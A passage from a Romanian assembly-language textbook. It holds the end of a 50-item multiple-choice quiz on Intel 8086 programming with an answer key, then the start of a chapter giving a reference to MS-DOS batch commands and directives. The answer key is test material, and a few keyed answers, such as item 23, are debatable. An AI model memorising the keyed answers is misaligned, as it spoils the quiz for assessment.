- a. AX := AX * 4
- b. AX := AX * 2⁴
- c. AX := AX / 2⁴
- d. AX := AX * 10⁴

10. Se dă următorul segment de date:

```
data segment
    s dw 1,2,3
    l EQU $-a
    t db 5
    ...
data segment
```

Care este deplasamentul lui t în cadrul segmentului de date?

- a. 3
- b. 4
- c. 6
- d. 7

11. Fie declarația:

```
tabela db '0123456789ABCDE'
```

Ce efect au următoarele instrucțiuni:

```
mov al, 5
mov bx, offset tabela
xlat tabela
```

- a. AL = 5
- b. AX = 54h
- c. AL = '5'
- d. BX = offset tabela + 5

12. Adresa efectivă pentru o mașină Intel 8086 este reprezentată pe dimensiune:

- a. 10 biți
- b. 16 biți
- c. 20 biți
- d. 32 biți

13. În efectuarea operațiilor aritmetice și logice, pot fi utilizati ca operanzi următorii regiștri:

- a. BP, SP, SI, DI
- b. IP
- c. CS, DS, ES, SS
- d. AX, BX, CX, DX

14. Cu ajutorul directivei DD 100h dup (?) se rezervă spațiu pentru:

- a. 256 dublucuvinte inițializate cu 0
- b. 100 dublucuvinte ce pot să conțină orice valori
- c. 1024 octeți neinițializați
- d. 1024 octeți inițializați cu ‘?’

15. Fie definiția

a DD 12345678h

Ordinea de stocare în memorie a octetilor lui a este:

- a. 12 34 56 78
- b. 56 78 12 34
- c. 78 56 34 12
- d. nici una din variantele de mai sus

16. Fie directivele

n DW 1,11,111,1111

a DW n

Efectul celei de-a doua directive este:

- a. a este inițializat cu deplasamentul lui n
- b. inversează sirul de cuvinte n în memorie
- c. a este inițializat cu valoarea 1
- d. nici una din variantele de mai sus

17. Numărul minim de biți necesari pentru reprezentarea numărului 65 este:

- a. 6
- b. 7
- c. 8
- d. 9

18. Fie definițiile

a LABEL word

b DB 1

c DW 2

Care dintre următoarele instrucțiuni este incorectă?

- a. mov al, b
- b. mov bx, c
- c. mov cx, b
- d. mov dx, a

19. În urma execuției

mov al, 80h

sub al, 80h

- a. este setat Carry Flag, nu și Overflow Flag
- b. nu sunt setați Carry Flag și Overflow Flag

- c. este setat Overflow Flag, nu și Carry Flag
- d. sunt setați Carry Flag și Overflow Flag

20. Fie următoarea definire a unui sir de cuvinte:

sir DW 1,2,3,4,5,6,7,8,9,10

Care dintre următoarele instrucțiuni are ca efect copierea valorii 5 în AX?

- a. mov AX, sir[5]
- b. mov AX, sir[4]
- c. mov AX, sir[8]
- d. mov AX, sir[10]

21. Fie AL = 09h. După execuția instrucțiunii neg al, valoarea registrului AL este:

- a. -7h
- b. 70h
- c. F9h
- d. F7h

22. În care din următoarele instrucțiuni se folosește modul de adresare bazat-indexat?

- a. mov bl, [bp+bx]
- b. mov al, [si+di]
- c. mov cl, [bx+si]
- d. nici una din variantele de mai sus

23. Registrul care pot fi folosiți în modul de adresare bazat / indexat sunt:

- a. BP, SP, SI, DI
- b. IP
- c. CS, DS, ES, SS
- d. AX, BX, CX, DX

24. Care din următoarele modele de memorie reprezintă un program format dintr-un segment de date și un segment de cod?

- a. tiny
- b. small
- c. compact
- d. large

25. Fie definițiile

eticheta LABEL word

sir DB 1,2,3,4,5,6,7,8,9,10

După execuția instrucțiunii

mov ax, sir+1

valoarea din registrul AX este:

- a. 0102h
- b. 0101h

- c. 0203h
- d. 0302h

26. Fie instrucțiunile

```
mov cx, 0
repeta:
    inc bx
loop repeta
```

Bucla loop repeta este executată:

- a. singură dată
- b. nici o dată
- c. de 65536 ori
- d. de 127 ori

27. Care din următoarele instrucțiuni este corectă pentru o mașină Intel 8086?

- a. mov cs, ax
- b. mov ds, ax
- c. mov 1, ax
- d. mov [100h], [200h]

28. Fie AL = 0010 1010b și BH = 1010 0010b. În urma execuției instrucțiunii AND AL, BH valoarea din registrul AL este:

- a. 0010 0010h
- b. DDh
- c. 34
- d. variantele a. și c.

29. Fie operația de deplasare spre stânga a configurației de biți dintr-un registru, cu una din instrucțiunile shl sau sal. Overflow Flag este setat când:

- a. valoarea din registru este pozitivă
- b. valoarea din registru este negativă
- c. se schimbă semnul valorii din registru
- d. nu se schimbă semnul valorii din registru

30. Fie valoarea din registru AX interpretată cu semn. În urma execuției instrucțiunilor
`test ah, 80h`
`js salt1`

se efectuează salt la eticheta salt1 dacă valoarea din AX este:

- a. pozitivă
- b. negativă
- c. 80
- d. 0

31. Codul de intrare generat la intrarea într-o subrutină scrisă în limbajul Turbo Pascal are ca și efect:

- a. izolarea stivei
- b. copierea în stivă a parametrilor de tip string transmiși prin valoare
- c. alocarea de spațiu în stivă pentru variabilele locale
- d. toate variantele de mai sus

32. În care din următoarele instrucțiuni al doilea operand este valoarea unei locații de pe stivă?

- a. mov ax, cs:[bp]
- b. mov cl, [si]
- c. mov si, bp
- d. mov dl, [bp]

33. Care din următoarele instrucțiuni nu va seta la valoarea 0 toți biții din configurația registrului AX?

- a. or ax, 0
- b. sub ax, ax
- c. xor ax, ax
- d. mov ax, 0

34. Salturile necondiționate sunt:

- a. salturi scurte
- b. salturi NEAR
- c. salturi FAR
- d. oricare din variantele de mai sus

35. Care din următoarele instrucțiuni trebuie executată pentru setarea celui mai semnificativ bit al registrului AH la valoarea 1, fără modificarea valorilor celorlalți biți din configurația registrului?

- a. and ah, 10000000b
- b. or ah, 10000000b
- c. xor ah, 10000000b
- d. mov ax, 10000000b

36. Într-un modul asamblare, folosim directiva PUBLIC pentru declararea rutinelor

- a. care sunt definite în modulul curent și vor fi apelate din alte module
- b. care sunt definite în alt modul și vor fi apelate din modulul curent
- c. variantele a. și b.
- d. nici una din variantele a. sau b.

37. Într-un modul asamblare, folosim directiva EXTRN pentru declararea rutinelor

- a. care sunt definite în modulul curent și vor fi apelate din alte module
- b. care sunt definite în alt modul și vor fi apelate din modulul curent
- c. variantele a. și b.
- d. nici una din variantele a. sau b.

38. Directiva EQU are ca efect:

- a. efectuarea unei expresii aritmetice
- b. rezervarea de spațiu pentru o variabilă
- c. testarea unei condiții de egalitate
- d. asociază o etichetă unui sir sau unei valori numerice

39. Fie AL = 8Ch și instrucționea de comparare cmp al, 0. care din următoarele instrucționi au ca efect saltul al eticheta salt1:

- a. ja salt1
- b. jne salt1
- c. jge salt1
- d. variantele a. și b.

40. Fie DL = 7. Care din următoarele valori trebuie adunată la DL pentru a se obține în DL codul ASCII al caracterului '7':

- a. 48
- b. 0
- c. '0'
- d. variantele a. și c.

41. Fie declarațiile

- a DB 50
- b DB 10

și instrucționile:

```
mov al, a
mul b
```

Care din următoarele afirmații este adevărată, după execuția instrucțiunilor de mai sus?

- a. noua valoare a lui a este 500
- b. noua valoare a lui b este 500
- c. noua valoare a lui AX este 500
- d. noua valoare a lui AL este 500

42. Care din următoarele instrucționi are ca efect complementarea fiecărui bit din configurația registrului AX?

- a. mov ax, 0
- b. sub ax, ax
- c. xor ax, 0FFFFh
- d. or ax, 0

43. Salturile scurte sunt limitate la:

- a. instrucțune înainte sau înapoi
- b. 16 octeți înainte sau înapoi
- c. 127 octeți înainte sau -128 octeți înapoi
- d. 255 octeți înainte or -256 octeți înapoi

44. Care va fi valoarea lui ax în urma execuției următoarelor instrucționi?

```
mov al, 0F2h
 cwd
```

- a. AX = 00F2h
- b. AX = FFF2h
- c. AX = 11F2h
- d. nu se cunoaște valoarea lui AX

45. Care este efectul instrucționii into în următoarea secvență de cod?

```
mov al, 82
mov bl, 90
add al, bl
into
```

- a. echivalentă cu INT 0
- b. echivalentă cu INT 4
- c. echivalentă cu NOP
- d. afișarea unui mesaj corespunzător depășirii

46. Care este rezultatul execuției următoarei secvențe de cod?

```
mov ax, 723
div 10
```

- a. AL = 72, AH = 3
- b. AX = 72, DX = 3
- c. eroare logică
- d. eroare sintactică

47. Care este efectul execuției următoarei secvențe de cod?

```
mov ax, 400
mov bl, 2
idiv bl
```

- a. AL = 200
- b. AX = -56
- c. eroare logică
- d. eroare sintactică

48. Care este efectul instrucționii lodsb?

- a. încarcă în al octetul de la adresa DS:SI
- b. valoarea lui si crește cu 1 dacă DF = 0
- c. valoarea lui si descrește cu 1 dacă DF = 1
- d. toate variantele de mai sus

49. Fie declarațiile:

```
a dw 'a', 'f' , '+' , '3' , '9' , 'X' , '**'
la EQU $-a
```

Ce efect are următoarea instrucțiune?

`mov cl, [a/2]`

- a. CL = 7
- b. eroare sintactică
- c. CL = 3
- d. CL = '3'

50. Care este efectul următoarelor instrucțiuni?

`mov ah, 02h
mov dl, 0
int 21h`

- a. afișarea caracterului '0'
- b. afișarea caracterului '2'
- c. afișarea caracterului cu codul ASCII 0
- d. afișarea caracterului cu codul ASCII 2

Răspunsuri corecte:

1. – d.	11. – c.	21. – d.	31. – d.	41. – c.
2. – c.	12. – c.	22. – c.	32. – d.	42. – c.
3. – b.	13. – d.	23. – a.	33. – a.	43. – c.
4. – b.	14. – c.	24. – a.	34. – d.	44. – d.
5. – b.	15. – c.	25. – d.	35. – b.	45. – b.
6. – b.	16. – a.	26. – c.	36. – a.	46. – d.
7. – b.	17. – b.	27. – b.	37. – b.	47. – c.
8. – d.	18. – c.	28. – d.	38. – d.	48. – d.
9. – b.	19. – b.	29. – c.	39. – d.	49. – a.
10. – c.	20. – c.	30. – b.	40. – d.	50. – c.

CAPITOLUL 11

FIȘIERE DE COMENZI MS-DOS

De ce un capitol de fișiere de comenzi MS-DOS într-o lucrare despre limbaj de asamblare? În primul rând pentru că programa analitică a momentului "înghite" și acest aspect. De ce se întâmplă asta însă? Pentru că există destule legături între arhitectură, limbaj de asamblare și sistem de operare. Fișierile de comenzi sunt programate în limbajul de comandă al sistemului de operare, cele mai multe aplicații de sistem (deci comenzi ale sistemului de operare) sunt scrise în C sau în limbaj de asamblare.

Finalul unui program scris în limbaj de asamblare presupune întoarcerea unui cod de return (pus în registrul AL) spre sistemul de operare care a lansat comanda. Un fișier de comenzi MS-DOS poate testa aceasta valoare prin forma "IF ERRORLEVEL..." a directivei IF.

De asemenea, ca stil de programare, limbajul de comandă al sistemului de operare MS-DOS se caracterizează preponderent similar limbajului de asamblare: scrierea doar a unei comenzi pe un rând și folosirea intensivă a instrucțiunilor de salt (goto) ca mijloc principal de control al fluxului de execuție. Ca urmare, programarea în limbajul de comandă al sistemului de operare MS-DOS reprezintă un foarte bun exemplu de programare de nivel scăzut (*low-level programming*) similar caracterizării unui limbaj de asamblare.

Fișierile de comenzi MS-DOS (cele cu extensia BAT) reprezintă cea de-a treia categorie de programe executabile (alături de cele COM și EXE) pe care le admite sistemul de operare MS-DOS. Formatele COM și EXE se studiază cel mai bine legat de particularitățile arhitecturii 8086 și ale limbajului de asamblare 8086. Ca urmare, este normal să ne ocupăm în final și de studierea celei de a treia categorii de programe executabile: fișierile de comenzi MS-DOS.

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referință (*quick reference guide*) directivele și comenziile DOS uzuale avute în vedere în cadrul exemplelor și problemelor propuse în acest capitol.

11.1. Comenzi utile în contextul fișierelor de comenzi MS-DOS

Pentru comenziile de mai jos vom evita o prezentare exhaustivă a acestora, referindu-ne numai la opțiunile mai des folosite. Alte comentarii referitoare la utilizarea comenziilor apar în cadrul exemplelor de probleme rezolvate, în momentul în care se folosește comanda respectivă. Atenție, vorbim în continuare strict de comenzi și directive MS-DOS, deci fară extensii aduse de sistemele de operare din familia Windows.

11.1.1. Comenzi pentru lucrul cu discul

diskcopy

Sintaxă: diskcopy [unitate1: [unitate2:]] [/V]

- unitate1 semnifică unitatea de disc sursă
- unitate2 semnifică unitatea de disc destinație

Efect: copiază conținutul dischetei din unitate1 pe discheta din unitate2.

Exemplu: diskcopy a: b:

Observații: Opțiunea /V verifică că datele s-au copiat corect. Ambele dischete trebuie să aibă aceeași mărime. Dacă unul sau amândouă din cele două unități nu se specifică se folosește unitatea implicită (în general, a:).

format

Sintaxă: format unitate: [/S] [/V]

- unitate: semnifică o unitate de disc

Efect: formatarea unității respective (în format FAT16)

Exemplu: format a:

Observații: Opțiunea /S copiază fișierele de sistem ascunse și COMMAND.COM pe unitatea care se formatează. Cu alte cuvinte, copiază sistemul de operare MS-DOS pe unitatea care se formatează. Opțiunea /V permite introducerea unei etichete de volum pentru unitatea care se formatează. Această etichetă de volum poate avea maxim 11 caractere.

fdisk

Sintaxă: fdisk

Efect: fdisk este un program interactiv care permite crearea de partiții MS-DOS pe hard disk-ul fix.

Exemplu: fdisk

Observații: fdisk este un program mai complex, interactiv și căruia prezentare detaliată nu face obiectul acestei cărți.

chkdsk

Sintaxă: chkdsk [unitate:] [cale_director] [fisier] [/F] [/V]

- unitate: semnifică unitatea de disc folosită
- cale_director este o cale validă spre un director
- fisier reprezintă o specificare generică de fișier sau un nume de fișier din directorul specificat de cale_director

Efect: analizează conținutul unui întreg disc (dacă nu se specifică cale_director și fisier) sau a unui director (dacă se specifică cale_director și nu se specifică fisier) sau a unui grup de fișiere (dacă se specifică cale_director și fisier) și afișează un raport. Dacă parametrul unitate: nu este specificat, se folosește unitatea implicită (în general, C:).

Cap.11. Fișiere de Comenzi MS-DOS.

Exemplu: chkdsk - analizează conținutul unității implicate (în general, C:)
chkdsk c:\temp - analizează conținutul directorului c:\temp
chkdsk c:\temp*.pas - analizează conținutul fișierelor cu extensia PAS din directorul c:\temp

Observații: Opțiunea /F face ca chkdsk să corecteze erorile pe care le întâlnește, iar opțiunea /V face ca chkdsk să afișeze un mesaj de stare pentru fiecare director și fișier specificat.

label

Sintaxă: label [unitate:] [eticheta]

- unitate: reprezintă o unitate de disc
- eticheta reprezintă un sir de maxim 11 caractere

Efect: crează, schimbă sau modifică eticheta de volum a unei unități de disc

Exemplu: label c: sys - modifică eticheta de volum a discului c: în sys.

vol

Sintaxă: vol [unitate:]

- unitate: reprezintă o unitate de disc

Efect: afișează eticheta de volum a unei unități de disc

Exemplu: vol c: - afișează eticheta de volum a discului c:

11.1.2 Comenzi pentru lucrul cu directoare

mkdir(md)

Sintaxă: mkdir [unitate:]cale_director sau md [unitate:]cale_director

- unitate: reprezintă unitatea de disc unde se va crea directorul
- cale_director reprezintă calea directorului pe care dorim să-l creem

Efect: crează un director cu numele specificat de parametrul cale_director.

Exemplu: mkdir a - crează în directorul curent un director cu numele a
md c:\dir1\dir2\ a - crează în directorul c:\dir1\dir2 un subdirector cu numele a

Observații: Eventualele directoare și subdirectoare intermediare specificate în parametrul cale_director trebuie să existe în prealabil. Dacă nu se specifică unitate:, se va folosi unitatea de disc implicită (în general, C:).

chdir(cd)

Sintaxă: chdir [unitate:][cale_director] sau cd [unitate:][cale_director]

- unitate: reprezintă unitatea de disc
- cale_director reprezintă o cale care se termină cu directorul care dorim să devină

director curent

Efect: schimbă directorul curent în directorul specificat ca parametru.

Exemplu: chdir a
 - directorul a va deveni directorul curent; a trebuie să fie un subdirector al actualului directorului curent
 cd c:\temp\ a - directorul c:\temp\ a va fi noul director curent
 cd .. - directorul părinte al directorului curent, va fi noul director curent

Observații: Dacă nu se specifică nici un parametru, comanda va afișa calea completă și numele directorului curent.

rmdir(rd)

Sintaxa: rmdir [unitate:]cale_director sau rd [unitate:]cale_director

- unitate: reprezintă unitatea de disc
- cale_director reprezintă calea directorului pe care dorim să-l stergem

Efect: șterge un director gol specificat ca și parametru.

Exemplu: rmdir a - șterge subdirectorul cu numele a din directorul curent
 rd c:\temp\ a - șterge subdirectorul a din directorul c:\temp

Observații: Directorul care se șterge trebuie să nu conțină nici un subdirector și nici un fișier.

dir

Sintaxa: dir [unitate:] [cale] [/A] [/B] [/O] [/P] [/S]

- unitate: reprezintă unitatea de disc
- cale reprezintă o specificare (absolută sau relativă) de fișier sau director

Efect: afișează detalii fișierele dintr-un director, dacă cale este o specificare de director sau afișează detalii despre un fișier în cazul în care, cale este o specificare de fișier.

Exemplu: dir c:\temp\ a - se va afișa conținutul directorului specificat

Observații: Opțiunea /A permite afișarea doar a fișierelor de atribut specificat:

D – directoare, H – fișiere ascunse, S – fișiere sistem, R – fișiere read-only etc.

Opțiunea /B are ca și efect afișarea în format scurt, doar a numelor fișierelor și directoarelor, fără alte informații despre acestea.

Opțiunea /O face ca afișarea să fie ordonată după numele fișierelor, cu posibilitatea specificării criteriului de ordonare.

Opțiunea /P face ca afișarea să fie paginată.

Opțiunea /S are ca și efect afișarea recursivă a tuturor fișierelor și subdirectoarelor din directorul specificat ca parametru al comenzi.

Dacă comanda nu are nici un parametru se va afișa conținutul directorului curent.

path

Sintaxa: path [=][;cale_director [;cale_director] ...]

- cale_director reprezintă o specificare de director

Efect: adaugă o nouă cale (sau mai multe) de căutare a fișierelor executabile (cele cu extensia

.com, .exe sau .bat). Dacă nu are nici un parametru, comanda afișează caile unde sistemul MS-DOS caută fișiere executabile; același lucru se poate face și cu comanda echo %path%.

Exemplu: path c:\bin - adaugă calea c:\bin la cele unde MS-DOS caută fișiere executabile

Observații: Atunci când scriem la prompterul MS-DOS o comandă, dacă această comandă nu este internă (nu este implementată de COMMAND.COM), sistemul caută în anumite directoare un fișier cu extensia COM, EXE sau BAT care are numele acestei comenzi și lansează acest fișier în execuție. Dacă nu găsește nici un fișier cu această proprietate, MS-DOS afișează un mesaj de eroare. Directoarele unde MS-DOS caută fișiere executabile sunt specificate cu ajutorul comenzi path sau cu ajutorul variabilei de mediu path.

11.1.3 Comenzi pentru lucrul cu fișiere**more**

Sintaxa: more fisier

Efect: afișează în mod paginat conținutul unui fișier

Exemplu: more a.txt - se va afișa, în mod paginat, conținutul fișierului a.txt

attrib

Sintaxa: attrib [+R|-R] [+A|-A] [+S|-S] [+H|-H] [unitate:] [cale_director][fisier] [/S]

- unitate: reprezintă unitatea de disc
- cale_director reprezintă o specificare de director
- fisier reprezintă o specificare generică de fișiere sau un nume de fișier din directorul specificat de cale_director

Efect: afișează sau setează attribute pentru fișiere. Semnul '+' setează un atribut, iar semnul '-' elimină un atribut. Atributele sunt: R (fișier read-only), A (arhivă), S (fișier sistem), H (fișier ascuns, hidden).

Exemplu: attrib +R c:\temp*.* - se va seta atributul de fișier read-only pentru toate fișierele din directorul c:\temp

attrib -H -S c:\dos\command.com - se vor șterge attributele de fișier ascuns și fișier sistem pentru fișierul c:\dos\command.com (dacă acesta le are).

attrib a.txt - va afișa attributele fișierului a.txt

Observații: Cu opțiunea /S comanda procesează toate fișierele cu numele specificat din directorul specificat și subdirectoarele sale.

del, erase

Sintaxa: del [unitate:] [cale_director]fisier [/S] [/Q]

sau erase [unitate:] [cale_director]fisier [/S] [/Q]

- unitate: reprezintă unitatea de disc

- **cale_director** reprezintă o specificare de director
- **fisier** reprezintă o specificare de fișier unică (ex. a.txt) sau generică (ex. *.*), relativă la directorul dat de **cale_director**

Efect: șterge fișierul (fișierele) specificat(e) ca și parametru

Exemplu: del c:\temp\a.txt - șterge fișierul c:\temp\a.txt
erase *. - șterge toate fișierele fără extensie din directorul curent

Observații: Dacă se specifică opțiunea /Q nu se mai cere confirmare din partea utilizatorului pentru fiecare fișier care urmează a fi șters. Opțiunea /S face să fie procesate fișierele cu numele respectiv din director și toate subdirectoarele.

xcopy

Sintaxa: xcopy [unitate1:][cale_director_sursa]fisier_sursa [unitate2:][cale_director_destinatie][fisier_destinatie] [/S] [/E]

- **unitate1:** și **unitate2:** reprezintă unități de disc
- **cale_director_sursa** și **cale_director_destinatie** reprezintă specificări de directoare
- **fisier_sursa** și **fisier_destinatie** reprezintă nume de fișiere relative la directoarele **cale_director_sursa** și, respectiv, **cale_director_destinatie**

Efect: copiază fișiere și directoare, inclusiv subdirectoare (dacă este specificată opțiunea /S)

Exemplu: xcopy c:\temp\dir1 c:\temp\dir2 - copiază toate fișierele din directorul c:\temp\dir1 (fără subdirectoare) în directorul c:\temp\dir2
xcopy dir1*.pas c:\temp\dir2 - copiază toate fișierele cu extensia PAS din directorul dir1 (fără subdirectoare) în directorul c:\temp\dir2

xcopy c:\temp\dir1 c:\temp\dir2 /S /E - copiază în mod recursiv tot conținutul directorului c:\temp\dir1, fișiere și directoare (inclusiv subdirectoarele goale), în directorul c:\temp\dir2

Observații: Dacă se specifică opțiunea /S, se vor copia în mod recursiv toate fișierele și subdirectoarele. Subdirectoarele goale nu sunt copiate, decât dacă este specificată opțiunea /E. Fără /S, xcopy lucrează doar în interiorul directorului sursă (fără subdirectoare).

copy

Sintaxa: copy fisier_sursa [+fisier_sursa [+ ...]] [fisier_destinatie]

- **fisier_sursa** și **fisier_destinatie** reprezintă specificații de fișiere unice (ex. a.txt) sau generice (ex. *.txt), relative (ex. a.txt) sau absolute (ex. c:\temp\aa.txt)

Efect: copiază sau concatenează fișiere. Dacă sunt specificate mai multe fișiere sursă legate între ele prin caracterul '+', atunci toate acestea se concatenează, iar rezultatul concatenării se copiază peste fișierul destinație, dacă acesta este specificat, sau se copiază în primul fișier sursă specificat, dacă nu se specifică un fișier destinație explicit. Dacă nu sunt specificate mai multe fișiere sursă legate între ele prin caracterul '+', atunci fișierul sursă se copiază în fișierul destinație, suprascriindu-l.

Exemplu: copy *.* dir1 - sunt copiate toate fișierele din directorul curent în directorul dir1
copy a.txt c:\temp\b.txt - copiază fișierul a.txt în fișierul c:\temp\b.txt
copy a.txt+c:\dir1\b+c:\dir2*.pas - se vor concatena fișierul a.txt cu fișierul c:\dir1\b și cu toate fișierele cu extensia PAS din directorul c:\dir2, iar rezultatul se va păstra în fișierul a.txt
copy a.txt+c:\dir1\b.txt c.txt - se vor concatena fișierele a.txt și c:\dir1\b.txt, iar rezultatul va fi salvat în fișierul c.txt

move

Sintaxa: move fisier_sursa[,fisier_sursa [, ...]] fisier_destinatie
sau move director_sursa director_destinatie

- **fisier_sursa** și **fisier_destinatie** reprezintă specificații de fișiere unice (ex. a.txt) sau generice (ex. *.txt), relative (ex. a.txt) sau absolute (ex. c:\temp\aa.txt)
- **director_sursa** și **director_destinatie** reprezintă specificații de directoare relative (ex. dir1) sau absolute (ex. c:\temp\dir1)

Efect: mută fișiere și directoare. Prima formă a comenzi mută un singur fișier sau multă mai multe fișiere într-un director; deci dacă se specifică mai multe **fisier_sursa**, separate prin virgula, atunci **fisier_destinatie** trebuie să fie director. A doua formă a comenzi mută un director în alt director (de fapt, se redenumește primul director).

Exemplu: move a.txt c:\dir1\b.txt - mută fișierul a.txt în fișierul c:\dir1\b.txt
move a.txt, b.txt dir1 - mută fișierele a.txt și b.txt în directorul dir1
move dir1 dir2 - redenumește directorul dir1 în dir2

rename(rename)

Sintaxa: ren[ame] fisier_sursa fisier_destinatie

- **fisier_sursa** reprezintă o specificație de fișier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\aa.txt)
- **fisier_destinatie** reprezintă un nume de fișier unic sau generic

Efect: redenumește **fisier_sursa** în **fisier_destinatie**.

Exemplu: rename a.txt b.txt - redenumește fișierul a.txt în b.txt
ren *.pas *.?x? - schimbă extensia tuturor fișierelor cu extensia PAS din directorul curent în PXS

Observații: Comanda **rename** nu poate muta un fișier dintr-un director în alt director. Drept urmare **fisier_destinatie** trebuie să fie un nume de fișier (fără cale). Specificările generice (cu ajutorul caracterelor de substituție '*' și '?') pot să apară în ambii parametrii. Dacă al doilea parametru conține caractere de substituție, caracterele corespunzătoare din primul parametru rămân neschimbatе.

sortSintaxa: sort fisier [/R]

- fisier reprezintă o specificație de fișier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: sortează alfabetic conținutul unui fișier text dat ca parametru.Exemplu: sort a.txt - sortează fișierul a.txtObservații: Opțiunea /R face ca sortarea să se facă în ordine inversă.typeSintaxa: type fisier

- fisier reprezintă o specificație de fișier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: afișează conținutul unui fișier pe ecran.Exemplu: type a.txt - afișează conținutul fișierului a.txt pe ecranfindSintaxa: find [/V][/C] "string" fisier [fisier [...]]

- string reprezintă un sir de caractere
- fisier reprezintă o specificație de fișier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: caută sirul de caractere cuprins între ghilimele în fișierele date în linia de comandă și afișează liniile din fișiere care conțin string-ul căutat.Exemplu: find "begin" *.pas - afișează liniile din fișierele cu extensia PAS din directorul curent care conțin cuvântul "begin"

find /c "problema" c:\dir1*.txt - afișează numărul de linii din toate fișierele cu extensia TXT din directorul c:\dir1 care conțin cuvântul "problema"

find /v "program" a.txt - afișează liniile din fișierul a.txt care nu conțin cuvântul "program"

Observații: Dacă se specifică opțiunea /C, se va afișa numai numărul de linii din fișier(e) care conțin string-ul căutat, iar opțiunea /V face să se afișeze liniile din fișier(e) care nu conțin string-ul căutat.fcSintaxa: fc fisier1 fisier2

- fisier1 și fisier2 reprezintă specificații unice de fișiere (adică nu conțin caracterele de substituție '*' sau '?')

Efect: compară cele două fișiere.Exemplu: fc a.txt b.txt - se compară fișierul a.txt cu b.txt

În urma comparării se va afișa mesajul „no differences encountered” dacă conținutul celor două fișiere coincide, iar dacă sunt diferențe, acestea vor fi afișate.

11.1.4. Alte comenziclsSintaxa: clsEfect: golește ecranul.Exemplu: clsdateSintaxa: date [ll-zz-aa]Efect: afișează sau setează data curentă.Exemplu: date - afișează data curentă și cere introducerea unei date noitimeSintaxa: time [oo:[mm]]Efect: afișează sau setează timpul curent.Exemplu: time - afișează timpul curent și cere introducerea unui timp nouverSintaxa: verEfect: afișează versiunea de MS-DOS instalată.Exemplu: ver11.2. Directive MS-DOSÎn cele ce urmează vom face doar o prezentare succintă a acestor directive/comenzi, deoarece ele sunt explicate mai detaliat în secțiunea de **Remarci generale** și cea de **Exemple rezolvate**.echoSintaxa: echo [on | off | mesaj]Efect: În cazul fișierelor de comenzi MS-DOS, atunci când acestea sunt lansate în execuție, se va afișa pe ecran, pe rând, fiecare comandă din fișierul de comenzi și apoi rezultatul execuției comenzii. Afișarea aceasta a comenziilor se poate suprima cu ajutorul lui echo off. Anularea efectului comenzi echo off se face cu echo on. Dacă echo primește ca și parametru un sir de caractere, comanda va afișa acest sir de caractere pe ecran. Dacă este rulată fără parametru, comanda afișează dacă echo este on sau off (deci nu se introduc linii goale! Linii vide se introduc sub forma „echo.” – echo urmat imediat, fără spațiu, de caracterul punct).Exemplu: echo Introduceti ceva - afișează pe ecran textul „Introduceti ceva”

pauseSintaxa: pause [comentariu]Efect: comanda suspendă execuția fișierului de comenzi în care este conținută până la apăsarea unei taste. Dacă se specifică și un parametru, acesta este afișat pe ecran până la apăsarea unei taste.Exemplu: pause Introduceti o discheta in unitatea a: - afișează textul "Introduceti o discheta in unitatea a:" până când utilizatorul va apăsa o tastă oricare.remSintaxa: rem [text]Efect: cu ajutorul lui rem se pot plasa comentarii în interiorul fișierelor de comenzi.Exemplu: rem Aceasta este un fisier de comenziObservații: parametrul text poate să conțină maxim 123 de caractere.setSintaxa: set [var=[valoare]]Efect: Dacă nu primește nici un parametru, comanda afișează toate variabilele de mediu și valorile lor curente. Variabilele de mediu sunt niște variabile ale limbajului de comandă al sistemului de operare MS-DOS. Acestea au un nume și o valoare. Valoarea lor este întotdeauna interpretată drept sir de caractere. Utilizatorul poate să-și definească propriile sale variabile de mediu. Definirea unei variabile de mediu se poate face în două moduri:

- set var=
- set var=valoare

În prima linie se definește variabila de mediu cu numele var și se inițializează cu sirul vid. În a doua linie se definește variabila var și se inițializează cu sirul de caractere valoare. Folosirea (accesarea) unei variabile de mediu în cadrul unui fișier de comenzi, după ce a fost definită, se face prin construcția %var% unde var este numele variabilei. Se pot efectua doar două operații cu variabilele de mediu MS-DOS: aceea de atribuire a unei valori pentru variabila respectivă (prezentată mai sus în cele două linii, odată cu definirea variabilelor de mediu) și concatenarea valorilor a două sau mai multe variabile de mediu (acest lucru se face prin simpla alăturare a valorilor variabilelor care se concatenează ca în expresia %var1% %var2% ... %varN%).

Exemplu: set a= - se definește variabila a și se inițializează cu sirul vid
 set b=ceva - se definește variabila b și se inițializează cu sirul "ceva"
 set c=1 - se definește variabila c și se inițializează cu sirul "1" (nu numărul 1 !!!)

set d=%c%+1 - presupunând că variabila c s-a definit ca mai sus, se definește variabila d și se inițializează cu sirul de caractere "1+1", adică valoarea variabilei c la care se concatenează string-ul "+1".

Observații: Sistemele de operare din familia Windows au introdus extensii la comanda set, astfel încât valorile variabilelor de mediu să poată fi interpretate și aritmetic, ca numere.

shiftSintaxa: shiftEfect: mută fereastra vizibilă de parametri cu o poziție spre dreapta.Observații: Detalii de folosire a comenzi shift, precum și exemple sunt prezentate pe larg în secțiunile Remarci generale și Exemple rezolvate.gotoSintaxa: goto labelEfect: în cadrul unui fișier de comenzi, când se întâlnește comanda goto, execuția continuă la eticheta label. Declararea unei etichete într-un fișier de comenzi se face prin plasarea la început de linie a expresiei ":label", unde label este un sir de caractere din care doar primele 8 sunt importante și reprezintă numele etichetei.Exemplu: într-un fișier de comenzi:

```
:repeta
... comenzi ...
... comenzi ...
goto repeta
```

Când execuția ajunge la linia goto repeta, execuția continuă la eticheta repeta.

Observații: Detalii de folosire a comenzi goto, precum și exemple sunt prezentate pe larg în secțiunile Remarci generale și Exemple rezolvate.

ifSintaxa: if [not] conditie comanda

- comanda reprezintă numele oricărei comenzi MS-DOS sau program executabil
- conditie poate fi una din următoarele trei condiții:
 - 1) exist cale
 - 2) string1==string2
 - 3) errorlevel numar

Efect: se execută comanda dacă este evaluată conditie la valoarea adevărat. Prima condiție este evaluată la valoarea logică adevărat (unde cale reprezintă o specificație de fișier sau director), dacă există un fișier sau un director cu numele respectiv. A doua condiție este evaluată la valoarea adevărat, unde string1 și string2 sunt două siruri de caractere nevide, dacă cele două siruri sunt identice. A treia condiție este evaluată la valoarea adevărat, unde parametrul numar reprezintă un număr întreg, dacă codul de return al ultimei comenzi executate până la acest if este mai mare sau egal decât numar.

